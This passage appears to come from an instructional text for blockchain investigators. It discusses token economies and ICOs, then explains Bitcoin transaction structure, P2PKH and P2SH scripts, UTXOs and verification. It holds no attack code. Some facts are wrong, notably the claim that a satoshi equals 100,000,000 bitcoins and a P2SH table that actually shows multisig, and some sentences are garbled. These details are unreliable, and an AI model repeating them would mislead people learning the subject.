The vision of the internet of value is for any quantum of value to be exchanged as quickly and as fluidly as multimedia is today on the web. Although multimedia can move around the world almost instantaneously, a single payment from one country to another is slow, expensive, and unreliable, often taking days and involving numerous intermediary third parties to validate and process transactions at a high cost. It is no accident that the first widespread use of the blockchain was for currencies because it is the most immediate and obvious source for quantified value within society; however, to truly understand the revolutionary potential of this technology is to appreciate how valuable and its exchange influences and regulates almost all aspects of human affairs. Consequently, the control of how value gets defined, measured, and exchanged is the key source of power and control within society and has been since the origins of civilization.

Today value of almost any kind is defined, quantified, and regulated by centralized organizations, whether it is a national government creating their own currency or one's role within a hierarchy defining one's economic status, or the branded clothing that we wear to signal to others our social status and value in society. However, the move into the networked society shifts the locus of an organization from closed institutions to individuals and networks. Blockchain technology is a key element enabling this process by creating a shared ledger where people can own their own data. It also enables a shift in the locus of value within the economy to the individual in networks. In a world of limited connectivity, limited transparency, and limited peer-to-peer trust, it was necessary to have third-party institutions define, quantify and authenticate sources of value within society and the economy. However, in a world of pervasive peer-to-peer connectivity, transparency, and trusted low-cost automated networks, value can be defined through negotiation between peers within distributed networks. The rise of digital currencies is but one such example of this.

The surprising thing for many people is that most major currencies like the Dollar, Yen, and Euro aren't backed by anything. They are just pieces of metal, paper, and entries in a bank account that get their value from everyone simply believing that they value and accept them as a medium of exchange, and that's all that is necessary. Currencies and money work a little bit like languages; they are subject to network effects to give them value. The more people who agree to and understand the language, the more valuable that that specific language has as a form of communication. Dollars, Euros, and bitcoins have no intrinsic value; they are all social protocols that merely represent a way of supporting the value flows between individuals. In the past, because of low levels of trusted peer connectivity, we required centralized institutions like

governments and banks to get these value exchange networks started, support them, regulate them, and maintain them. This gave those organizations a lot of power.

This is a critical aspect that the internet and the blockchain are changing. The blockchain enables us to create trusted and automated peer networks of exchange which greatly strengthens people's capacities to negotiate and define value via direct peer-to-peer exchanges. People can now set up their own currencies with the currency's value depending simply on what others are willing to pay for it via automated peer-to-peer network exchange.

But the internet of value is more than just currencies because the value is, of course, a much broader concept than just pure economic utility. In talking about the internet of value, it's important to recognize that on a societal level we're moving into a post-industrial services economy. The traditional concept of society's values is being revisited, and a new set of societal and environmental factors re-enter the equation. People are less and less content with the traditional concept of GDP as the sole metric for how well they are doing, and more and more demanding actual quality of life, which of course engenders a broader spectrum of values beyond economic utility. Over the past decades, we've increasingly begun the process of tracking and accounting for different forms of value, whether this is green bonds, social impact bonds, company loyalty schemes, carbon accounting, or a multiplicity of other forms.

But simply, the erosion and loss of social and environmental capital that occurred during the Industrial Age are generating recognition and growing awareness of their value. Metrics for how well a society is doing increasingly take account of many more environmental and social parameters combined with GDP. Along with this recognition of the importance of different forms of value comes the technical means to quantify and exchange them. The process of datafication of information technology lets us measure, track and exchange even more types of value at even smaller increments—likes on Facebook, people's attention, carbon emissions, etc. The rise of big data and IoT will be quantifying an ascribed value to almost everything, and the blockchain will provide the network infrastructure for tracking and exchanging all these micro and macro quantities of value. This shift from the narrow form of economic value that dominated the Industrial Age to a broader spectrum of values that emerge within a post-industrial society is enabled by the distributed ledger system that supports what we call token economies.

We can define a token as a measure of any form of value and then build an economy around that. Token economies and the internet of value are built upon the current expansion of digital markets brought about by the rise of the platform economy. Over the past decades, with web 2.0, we have begun expanding markets to more and more spheres of life previously organized via centralized coordination. After only ten years or so of this process, the biggest accommodation service in the world is no longer a centralized organization like the Hilton, and it's now an online market. The same is true for the taxi industry. The same is true for commerce with 10 million merchants and 440 million active users; the Alibaba network is now reported as the largest retailer in the world after just 19 years of existence.

Markets are complex; they typically require the aggregation of large amounts of information and peer-to-peer interactions; without the technology, it is much more viable to achieve coordination very centralized hierarchical model. But, blockchain has begun to quantify an account for more and more areas of life.

Blockchain-based networks will expand the capacities of plug-and-play markets to all spheres of activity—social, economic, technological, and environmental. The Internet of Value will function as the infrastructure to the emergence of the services economy, which is currently taking place within post-industrial economies. The move into a services economy results in the conversion of Industrial Age products into services. In contrast, the product-based economic paradigm was about producing and consuming more products as measured by GDP.

A services economy is about value delivered. A service is an exchange of value—you don't get the product. You get its function and the value it delivers. All spheres of the economy become redefined away from the static conception of units of products towards the more fluid exchange of value. You don't buy an elevator to put in your office building, and you get it as a service, paying only for the functional value it delivers. In some offices now, they don't even buy the carpets on the floor. The function of the carpet is delivered as a service, and they pay only for the value that's exchanged. The blockchain is a key infrastructure enabling this services economy, as it requires a very fluid, dynamic, and automatic tracking and exchange of value.

Smart property and smart contracts will form the technological infrastructure powering the services economy. They operate within large peer networks, automatically allocating resources and processing the financial debits and credits of value exchanges behind the scenes. This huge shift in our economy lets us reconceptualize every industry to really question the actual value that it delivers and then reconstruct it by building token markets around that value, where anyone can participate in the service delivery. With web 2.0 and the platform economy, we extended the capacities of markets so that many more people could participate, as exemplified by Uber, enabling anyone to operate as a driver. However, these markets were centralized around the platform operators, and they were dependent on traditional currency systems and the financial system for processing transactions.

In web 3.0, blockchain applications will function as distributed automatic plug-and-play markets where extremely small increments of value can be exchanged directly, peer-to-peer, with very high fluidity levels. When this is coupled with IoT and data analytics, we will track the real value that things deliver, which will help us make the much-needed move from our product-based economies to an outcomes economy that better reflects the underlying value being created and created exchanged.

75.10. Token Economies

With the ongoing revolution in technology, our economic systems of organization are being transformed and disrupted by the rise of information networks. It started with the advent of the personal computer, the World Wide Web. With the rise of online platforms, the disruptive power of information networks to reshape economic organizations became ever more apparent. Today this process of economic transformation continues with a new set of technologies as we are currently in the process of remaking the technology stack of the Internet, building what is called web 3.0, a primary component of the blockchain.

The defining feature of this next stage of economic development is that it decentralizes our economy and shifts operations to global information-based networks like never. This distributed internet technology stack that is currently being built enables a network of computers to maintain a collective database of value, ownership, and exchanges via internet protocols. This bookkeeping is neither closed nor the control of one party, and rather it is public and available in one digital ledger, which is distributed across the network.

The most mature example of this is what we call the blockchain. In the blockchain, all transactions are logged, including information on the date, time, participants, and amount of every single transaction. Based on sophisticated mathematical principles, the transactions are verified by the so-called “miners,” who run the computing infrastructure required to maintain the ledgers. The technology of web 3.0 enables a new form of a decentralized economy. It removes the dependency on a centralized authority for managing the network instead of replacing it with a distributed consensus model managed by many. This shared, securely encrypted database enables trustless, peer-to-peer interactions via new internet protocols. People can begin to set up their own networks for coordination and direct exchanges of value, peer-to-peer, and it enables the rules of these transactions to be automated in new ways.

At the heart of this system is the distributed ledger, which records the exchanges of value. These distributed ledgers can account for and validate the exchange of any form of value—it may be a currency, it may be property, it may be a kilowatt-hour of energy, the usage of a parking spot, or the number of followers a person has on social media. These distributed ledgers provide the infrastructure for building token economies. A token is simply a quantified unit of value. Tokens are both:

1. Generic
2. Fungible

Tokens are generic in that they can be used to define any form of value and fungible, meaning they are exchangeable between different specific forms of value. Traditional monetary currencies are not fully fungible, as there are many circumstances when one cannot exchange a monetary currency for other forms of value. For example, likes on social media may have a certain value but typically cannot be directly exchanged for monetary currencies. A token differs from our traditional monetary currency in that it is more generic. Our existing currencies define a monetary value, which we call utility, based on the economic logic of the industrial economy. While tokens are more generic, tokens can define a broader set of values, social capital, natural capital, or cultural capital. For example, natural capital is the integrity of an ecosystem that

enables it to function and provide ecosystems services to people. In our traditional economic model, we only quantify and account for the ecosystem's services, such as food, water, materials, etc. However, we do not account for the integrity of the ecosystem that enables it to function.

The generic nature of the token means it can be used to account for values such as this natural capital. The capacity to differentiate between different forms of value is made possible by the programmability of token units. Because tokens are digital, they are also programmable, enabling one to specify certain rules for that token and have those rules executed when exchanged, thus enabling certain constraints or possibilities in its usage. One can specify that a certain token is only spendable under certain terms or specify how it can be converted. For example, one could program the token not to be exchanged for diamonds mined in a world known for its use of slave labor. In this way, the token is not just a unit of utility but also expresses social values. Likewise, one could create a health care allowance in dollars or Euros that could be programmed on the blockchain only to be used to pay for healthcare at certified parties. Automating these measures leads to a considerable decrease in bureaucracy. This programmable token system works to shift our economies from a single value model to a multi-value model. They create many different types of value and economies but still retain the possibility for exchange between them.

The distributed web connects the economic market system with information technology to convert traditional organizations into distributed markets based on tokens. Tokens define whatever is a value within that organization, and the market system is used as a distributed coordination mechanism for managing and growing that resource. By creating an expanded definition of value and converting closed organizations into open markets, this means that we can vastly expand the scope and capacities of the economy. The provisioning of services within the economy no longer becomes dependent upon a limited number of centralized organizations acting for profit. Still, instead, anyone can now provide the service via these open protocols. This means we can harness the many resources in a distributed fashion instead of dependent upon a few. Likewise, the token economy can harness the motives of individuals not just for financial rewards but for a multiplicity of values.

To illustrate how this works, let's think about the service of cloud data storage. Currently, this is provided by a limited number of enterprises like Amazon and Microsoft. These centralized organizations have huge data centers, but those data centers are only a small fraction of the storage capacity in the world. Most of the storage is in the personal computing devices of end-users, and most of that is not being used. Filecoin is one organization that works to create a distributed token economy for this storage. Filecoin is a decentralized storage network that turns cloud storage into an algorithmic market. The market runs on a blockchain with a native protocol token called Filecoin, which miners earned by providing storage to clients. Conversely, clients spend Filecoins hiring miners to store or distribute data. The sum of all these computers, which are coordinated through an automatic market system on the blockchain, can provide a much larger, more resilient system than the centralized model while reducing redundancy and inefficiencies in the overall system. It also pushes the provision of the service out to the location where it is demanded, as people are connecting peer-to-peer locally instead of going to the centralized server that may be on the other side of the planet.

Tokens such as file coins can be exchanged for other currencies, or members can hold on to their tokens,

whose value may appreciate, as the networks grow over time. This illustrates a very interesting aspect of tokens. Anyone who uses the system is also an investor in the system, so tokens merge investment capital and liquid exchange capital in new ways. In the traditional capitalist model, we divide between owners of capital and workers and a divide between more fixed investment capital and liquid exchange currencies. The shares in a company are not the same as what people get paid for working in that enterprise and use for everyday exchanges in the market. This creates the notorious divide within the industrial economy described by Karl Marx, between the capitalists that make money off their investments and the workers that must stay, selling their labor for money without ownership.

Tokens represent both the inherent value of the community, which is its capital investment, and they are also units of exchange within that ecosystem. The founders of the project issue many tokens at inception and sell those. To use the system, they must buy the tokens; in so doing, they become part investors in the project, but they also use those same tokens to make exchanges within the market. Thus, the people creating the value in the ecosystem are also getting paid in tokens meaning. The workers that are creating value through their work also have ownership within the organization. In the traditional utility-based exchange of cash, people have no ownership in the organization; they try to make money, creating divides between the owners and the users.

The token system works better to align the individuals' incentives with the overall system because the value of the tokens they earn depends on the whole value. When working for a token network, you are working for yourself and the entire organization to become more aligned, unlike the traditional divide between capitalist and worker.

The token system enables networks to overcome the chicken-and-egg problem. If you are the first user of a network like eBay, then the value would be very low; thus, it is difficult to get the network started because it must reach a critical mass before it is of value to the users. This means that it may require a large investment to create a network. The Silicon Valley model worked by having large initial venture capital backing that enables them to overcome this. Still, it means that most networks don't get off the ground and that once a network reaches scale and has value, it becomes dominant and very difficult to compete with. This results in a lock-in effect and makes it easy for large incumbent organizations to become extractive over time. It also means that those who founded the organization win big time. If the network takes off, it creates a winner-takes-all dynamic, with most people losing because of the threshold.

The token system extends the benefits of being an early adopter of a new network to all the users and thus helps to solve this issue. It does this by issuing tokens for anyone to purchase at the beginning of the project. As the project grows, the tokens come to have greater value for all the holders. This also works to make the users of that organization the network promoters because, as it grows, the tokens that they hold become more valuable. It incentivizes people to join networks early to gain the benefits of increasing their token value as it grows, which reduces the problem of thresholds. With this technology, companies no longer must go to traditional capital markets through an initial public offering of shares in the company in exchange for money. Still, instead, they sell tokens directly on the Internet to raise initial capital for the project, called an initial coin offering or ICO. This means that founders can monetize their networks directly by simply holding their tokens and making the network useful.

To date, we have had an Internet patched onto the side of an economy operated through the many centralized organizations of the Industrial Age, creating a strong contradiction between the underlying technology and the institutional arrangements. The distributed web will transform this by merging information networks and economic organization, as information flow and economic value become one. This will greatly reduce our dependency on centralized organizations expanding markets as systems of organization. The global market economy will become available to many through small, distributed, peer-to-peer interactions running through web protocols, as the decentralized internet takes us a step further into the networked economy.

76. Bitcoin Transactions

Cryptocurrency transactions are quite like that of physical or fiat currency. It is the act of transferring one piece of information from one person to another. In one case, a physical paper or coin currency is transferred from one person to another in exchange for services or goods based on the value of that currency placed on it by a centralized regulatory authority. In the other case, it is a virtual piece of electronic information, similarly transferred from one person to another for goods or services; however, there is no central authority placing value on the cryptocurrency, as the value is determined by the users (owners) rather than a government entity, but with checks and balances in place to ensure legitimate transactions.

In either case, verification of the transaction is important.

With modern currency, in this instance, a check, credit, or debit card, a handwritten signature serves as verification that the occurrence owner agrees with and approves the transaction. Similarly, the lawful owner of cryptocurrency must have a way to agree to release their funds to another party of their choosing. This is done by creating a digital signature and serves the same purpose as a handwritten signature – “identifying an account, stating the agreement of its owner with the content of specific transaction data, and approving its execution by allowing the data to be added to the history of transaction data.” (Drescher, 2017)

A benefit of cryptocurrency is that it is a currency without borders, meaning that the currency does not lose or gain value if it is used outside of your home country. At the time of writing, one U.S. Dollar (USD) is valued at €0.85 (EUR) and £0.76 (GBP). So, let’s say that you were planning a trip to Germany, and before you left the United States, you converted \$100 into Euro. When you handed the Currency Exchange representative your \$100 at the airport, they would hand you back a mere €85.41. Visiting England? You’d leave the airport with £76.76. You can use [XE.com](https://www.xe.com/) to determine what your currency is worth compared to other currencies around the world. With cryptocurrency, one Bitcoin in the US is worth one Bitcoin in England, Germany, Pakistan, Nigeria, etc., with no need to worry about conversion rates.

Because transactions are a basic entity on top of which the bitcoin blockchain is constructed. Transactions are the result of a brilliant collision of cryptography, data structures, and simple non-turing-complete scripting. They’re simple enough that common transaction types aren’t overly complex but flexible enough to allow developers to encode fairly customized transactions types as well. Today we’ll take a tour of the former.

As an investigator, how does your bitcoin subject post a new transaction to the network (and what happens when it’s received)?

What exactly is happening when they send some bitcoin to another subject or person of interest?

76.1. Bitcoin Transactions Explored

A transaction is a transfer of Bitcoin value that is broadcast to the network and collected into blocks. A transaction typically references previous transaction outputs as new transaction inputs and dedicates all Bitcoin values to new outputs. Transactions are not encrypted, so it is possible to browse and view every transaction ever collected into a block. Once transactions are buried under enough confirmations, they can be considered irreversible.

Standard transaction outputs nominate addresses, and the redemption of any future inputs requires a relevant signature.

All transactions are visible in the blockchain and can be viewed with a hex editor. A blockchain browser is a site where every transaction in the blockchain can be viewed in human-readable terms. This is useful for seeing the technical details of transactions in action and for verifying payments.

Bitcoin is comprised of a few major pieces: nodes and a blockchain. The role of a typical node is to maintain its own blockchain version and update it once it hears of a “better” (longer) version. Simply put, the blockchain has blocks, and blocks have transactions.

With this simplified but accurate picture in mind, you might be wondering what exactly a transaction is made out of.

How will understanding transactions help me to become a better blockchain investigator?
How do transactions allow people to transfer some bitcoin to another individual?

It turns out that the answers to these questions vary based on many things. Even assuming that we’re talking the only bitcoin, we can use transactions in many creative ways to accomplish various personalized goals. Let’s start initially; that is, let’s look at a good old-fashioned pay-to-PK-hash transaction type. After all, this type of transaction accounts for over 99% of all transactions on the bitcoin blockchain.

First, let’s build a mental model. It’s tempting to think of bitcoin as an account-based system. After all, when I send bitcoin to somebody, that person receives money, and I’m left with a remaining balance. In the real world, though, things are represented a bit differently. Generally speaking, when I send money to somebody, I am sending spending all of that money (minus transaction fees). Some of that money will be spent back on my own personal account if there exists a remaining balance. The point is that all of the money moves every single time. You can skip to section 3.1 for an explanation of why this model is preferable.

With that in mind, we can generalize and say that a bitcoin transaction has some inputs and outputs. A graphical representation might look something like this:



Bitcoin Transactions with i inputs and j outputs

This was somewhat confusing to me when I first saw it, so I'll elaborate a bit. When I post a transaction, I'm essentially "claiming" an output and proving that I have permission to spend the amount of money at that output. So if I'm Bob and I want to pay Alice, those inputs prove that I have been given a certain amount of money (although this might be a portion of my total balance), and the outputs will correspond to Alice's account. In this simple case, there would be only a single input and a single output.

76.2. Types of Transaction

Bitcoin currently creates two different scriptSig/scriptPubKey pairs. These are described below.

It is possible to design more complex types of transactions and link them together into cryptographically enforced agreements. These are known as Contracts.

Pay-to-Public-Key-Hash(P2PKH)

```
scriptPubKey: OP_DUP OP_HASH160 <pubKeyHash> OP_EQUALVERIFY OP_CHECKSIG
scriptSig: <sig> <pubKey>
```

Most consider a basic bitcoin transaction with one public key address transacting value to another address. A Bitcoin address is only a hash, so the sender can't provide a full public key in scriptPubKey. When redeeming coins that have been sent to a Bitcoin address, the recipient provides both the signature and the public key. The script verifies that the provided public key does hash to the hash in scriptPubKey, and then it also checks the signature against the public key.

Checking process:

Stack	Script	Description
Empty.	<sig> <pubKey> OP_DUP OP_HASH160 <pubKeyHash> OP_EQUALVERIFY OP_CHECKSIG	scriptSig and scriptPubKey are combined.
<sig> <pubKey>	OP_DUP OP_HASH160 <pubKeyHash> OP_EQUALVERIFY OP_CHECKSIG	Constants are added to the stack.
<sig> <pubKey> <pubKey>	OP_HASH160 <pubKeyHash> OP_EQUALVERIFY OP_CHECKSIG	Top stack item is duplicated.
<sig> <pubKey> <pubHashA>	<pubKeyHash> OP_EQUALVERIFY OP_CHECKSIG	Top stack item is hashed.
<sig> <pubKey> <pubHashA> <pubKeyHash>	OP_EQUALVERIFY OP_CHECKSIG	Constant added.
<sig> <pubKey>	OP_CHECKSIG	Equality is checked between the top two stack items.
true	Empty.	Signature is checked for top two stack items.

Pay-to-Script-Hash (P2SH)

```
scriptPubKey: OP_HASH160 <scriptHash> OP_EQUAL
scriptSig: ..signatures... <serialized script>
```

```
m-of-n multi-signature transaction:
scriptSig: 0 <sig1> ... <script>
script: OP_m <pubKey1> ... OP_n OP_CHECKMULTISIG
```

P2SH addresses were created with the motivation of moving “the responsibility for supplying the conditions to redeem a transaction from the sender of the funds to the redeemer. They allow the sender to fund an arbitrary transaction, no matter how complicated, using a 20-byte hash”¹. Pay-to-Pubkey-hash addresses are similarly a 20-byte hash of the public key.

Pay-to-script-hash provides a means for complicated multi-signature transactions, unlike the Pay-to-pubkey-hash, which has a specific definition for scriptPubKey, and scriptSig. The specification places no limitations on the script, and hence absolutely any contract can be funded using these addresses.

The scriptPubKey in the funding transaction is a script that ensures that the script supplied in the redeeming transaction hashes to the script used to create the address.

In the scriptSig above, 'signatures' refers to any script sufficient to satisfy the following serialized script.

Checking process:

Stack	Script	Description
Empty.	0 <sig1> <sig2> OP_2 <pubKey1> <pubKey2> <pubKey3> OP_3 OP_CHECKMULTISIG	Only the scriptSig is used.
0 <sig1> <sig2> OP_2 <pubKey1> <pubKey2> <pubKey3> OP_3	OP_CHECKMULTISIG	Constants are added to the stack.
true	Empty	Signatures validated in the order of the keys in the script.

Generation

Generations have a single input, and this input has a "coinbase" parameter instead of a scriptSig. The data in "coinbase" can be anything; it isn't used. Bitcoin puts the current compact-format target and the arbitrary-precision "extraNonce" number there, which increments every time the Nonce field in the block header overflows. Outputs can be anything, but Bitcoin creates one exactly like an IP address transaction. The extra nonce contributes to enlarge the domain for the proof of work function. Miners can easily modify nonce (4byte), timestamp, and an extra nonce (2 to 100bytes).

General format (inside a block) of each input of a transaction – Txin

Field	Description	Size
Previous Transaction hash	doubled SHA256-hashed of a (previous) to-be-used transaction	32 bytes
Previous Txout-index	non negative integer indexing an output of the to-be-used transaction	4 bytes
Txin-script length	non negative integer VI = VarInt	1 - 9 bytes
Txin-script / scriptSig	Script	<in-script length>-many bytes
sequence_no	normally 0xFFFFFFFF; irrelevant unless transaction's lock_time is > 0	4 bytes

The input sufficiently describes where and how to get the bitcoin amount to be redeemed. If it is the (only) input of the first transaction of a block, it is called the generation transaction input, and its content is completely ignored. (Historically, the Previous Transaction hash is 0, and the Previous Txout-index is -1.)

General format (inside a block) of each output of a transaction – Txout

Field	Description	Size
value	non negative integer giving the number of Satoshis(BTC/10⁸) to be transferred	8 bytes
Txout-script length	non negative integer	1 - 9 bytes VI = VarInt
Txout-script / scriptPubKey	Script	<out-script length>-many bytes

The output sets the conditions to release this bitcoin amount later. The sum of the output values of the first transaction is the value of the mined bitcoins for the block plus possible transactions fees of the other transactions in the block.

Multisignature

In multisignature, more than one private key is required to make the transaction. If you think of a standard paper check-in where two parties have to sign or authorize the check, this is the same basic principle as

multisignature bitcoin transactions. A multisignature address will be easy to identify as it begins with the number 3 instead of 1 or bc1, as discussed earlier.

A transaction can be in either one of two states:

- Spent state—This is where the value of an address in a transaction has been moved on to another address.
- Unspent state—This is where the value in an address has not been spent.

An unspent transaction is known as a UTXO or Unspent Transaction Output. To determine your pseudo-balance, you add up all the UTXOs in all the addresses that you have the private key to unlock.

76.3. Transaction verification

A bitcoin node's jobs verify that incoming transactions are correct (data hasn't been tampered with, money isn't being created, only intended recipients spend UTXOs, etc.). A more exhaustive list can be found online, but I'll list out a few of the important ones here:

- All outputs claimed by inputs of this transaction are in the UTXO pool. Unspent outputs can only ever be claimed once.
- The signatures on each input are valid. More precisely, we're saying that the combined scripts return true after executing them one after the other—more on this in the last section.
- No UTXO is spent more than once by this transaction. Notice how this is different than the first item.
- All of the transaction's output values are non-negative.

The sum of this transaction's input values is greater than the sum of its output values. Note that if the numbers are different, the difference is considered to be a transaction fee that can be claimed by the miner.

76.4. A deeper look into Bitcoin transactions

Let's understand the mechanics of a real bitcoin transaction. We'll use the image above as a reference.

If you were to cut open a typical bitcoin transaction, you'd end up with three major pieces: the header, the input(s), and the output(s). Let's briefly look at the fields available to us in these sections, as they'll be important for discussion. Note that these are the fields that are in a so-called raw transaction. Raw transactions are broadcast between peers when a transaction is created.

The Header

hash: The hash over this entire transaction. Bitcoin generally uses hash values, both a pointer and a means to check the integrity of a piece of data. We'll look at this more in the next section.

ver: The version number that should be used to verify this block. The latest version was introduced in a soft fork that became active in December 2015.

vin_sz: The number of inputs to this transaction. Similarly, **vout_sz** counts the number of outputs.

lock_time: We'll look at this more in later articles, but this basically describes the earliest time a block can be added to the blockchain. It is either the block height or a unix timestamp.

Input

previous output hash: This is a hash pointer to a previous unspent transaction output (UTXO). Essentially, this is money that belongs to you that you are about to spend in this transaction.

n: An index into the list of outputs of the previous transaction. This is the actual output that you are spending.

scriptSig: This is a spending script that proves that the creator of this transaction has permission to spend the money referenced by 1. and 2.

Output

value: The amount of Satoshi being spent (1 BTC = 100,000,000 Satoshi).

scriptPubKey: The second of two scripts provided in a bitcoin transaction, which points to a recipient's hashed public key. More on this in the last section of this article.

Amount

The amount lists the amount of cryptocurrency that is being transferred. Transactions are ultimately measured in "satoshis," which is equal to 100,000,000 bitcoins.

76.4.1. General format of a Bitcoin transaction

Field	Description	Size
Version no	currently 1	4 bytes
Flag	If present, always 0001, and indicates the presence of witness data	optional 2 byte array
In-counter	positive integer $VI = VarInt$	1 - 9 bytes
list of inputs	the first input of the first transaction is also called "coinbase" (its content was ignored in earlier versions)	<in-counter>-many inputs
Out-counter	positive integer $VI = VarInt$	1 - 9 bytes
list of outputs	the outputs of the first transaction spend the mined bitcoins for the block	<out-counter>-many outputs
Witnesses	A list of witnesses, 1 for each input, omitted if flag above is missing	variable, see Segregated_Witness
lock_time	if non-zero and sequence numbers are < 0xFFFFFFFF: block height or timestamp when transaction is final	4 bytes

Principle example of a Bitcoin transaction with 1 input and 1 output only

Data

```

Input:
Previous tx: f5d8ee39a430901c91a5917b9f2dc19d6d1a0e9cea205b009ca73dd04470b9a6
Index: 0
scriptSig: 304502206e21798a42fae0e854281abd38bacd1aeed3ee3738d9e1446618c4571d10
90db022100e2ac980643b0b82c0e88ffdfec6b64e3e6ba35e7ba5fdd7d5d6cc8d25c6b241501

Output:
Value: 5000000000
scriptPubKey: OP_DUP OP_HASH160 404371705fa9bd789a2fcd52d2c580b65d35549d
OP_EQUALVERIFY OP_CHECKSIG

```

Explanation

The input in this transaction imports 50 BTC from output #0 in transaction f5d8... Then the output sends 50 BTC to a Bitcoin address (expressed here in hexadecimal 4043... instead of the normal base58). When the recipient wants to spend this money, he will reference output #0 of this transaction in the input of his own transaction.

Input


An input is a reference to an output from a previous transaction. Multiple inputs are often listed in a transaction. The new transaction's input values (that is, the total coin value of the previous outputs referenced by the new transaction's inputs) are added. The total (less any transaction fee) is completely used by the outputs of the new transaction. Previous tx is a hash of a previous transaction. The index is the specific output in the referenced transaction. ScriptSig is the first half of a script (discussed in more detail later).

The script contains two components, a signature, and a public key. The public key must match the hash given in the script of the redeemed output. The public key is used to verify the redeemer's signature, which is the second component. More precisely, the second component is an ECDSA signature over a hash of a

simplified version of the transaction. Combined with the public key, the real owner of the address in question proves the transaction was created. Various flags define how the transaction is simplified and can be used to create different types of payment.

Output

An output contains instructions for sending bitcoins. Value is the number of Satoshi (1 BTC = 100,000,000 Satoshi) that this output will be worth when claimed. ScriptPubKey is the second half of a script (discussed later). There can be more than one output, and they share the combined value of the inputs. Because each output from one transaction can only ever be referenced once by an input of a subsequent transaction, the entire combined input value needs to be sent in an output if you don't want to lose it. If the input is worth 50 BTC, but you only want to send 25 BTC, Bitcoin will create two outputs worth 25 BTC: one to the destination and one back to you (known as "change," though you send it to yourself). Any input bitcoins not redeemed in an output is considered a transaction fee; whoever generates the block can claim it by inserting it into the coinbase transaction of that block.



A sends 100 BTC to C, and C generates 50 BTC. C sends 101 BTC to D, and he needs to send himself

some change. D sends the 101 BTC to someone else, but they haven't redeemed it yet. Only D's output and C's change are capable of being spent in the current state.

Verification

To verify that inputs are authorized to collect the values of referenced outputs, Bitcoin uses a custom Forth-like scripting system. The input's scriptSig and the referenced output's scriptPubKey are evaluated (in that order), with scriptPubKey using the values left on the stack by scriptSig. The input is authorized if scriptPubKey returns true. The sender can create very complex conditions through the scripting system that people have to meet to claim the output's value. For example, it's possible to create an output that anyone can claim without any authorization. It's also possible to require that input be signed by ten different keys or be redeemable with a password instead of a key.

76.4.2. A basic pay-to-PK-hash transaction

Bitcoin has its own custom (Forth-like) scripting language that is powerful enough to allow developers to create complicated and custom types of transactions. There are five or so standard transaction types that are accepted by standard bitcoin clients [5]. However, there exist other clients that will accept other types of transactions for a fee. We'll cover the mechanics of pay-to-PK-hash here.

For any transaction to be valid, a combined scriptSig/scriptPubKey pair must evaluate to true. More specifically, a transaction spender provides a scriptSig executed and followed by the scriptPubKey of the claimed transaction output (remember how we said inputs claim previous unspent transaction outputs?). Both scripts share the same stack.

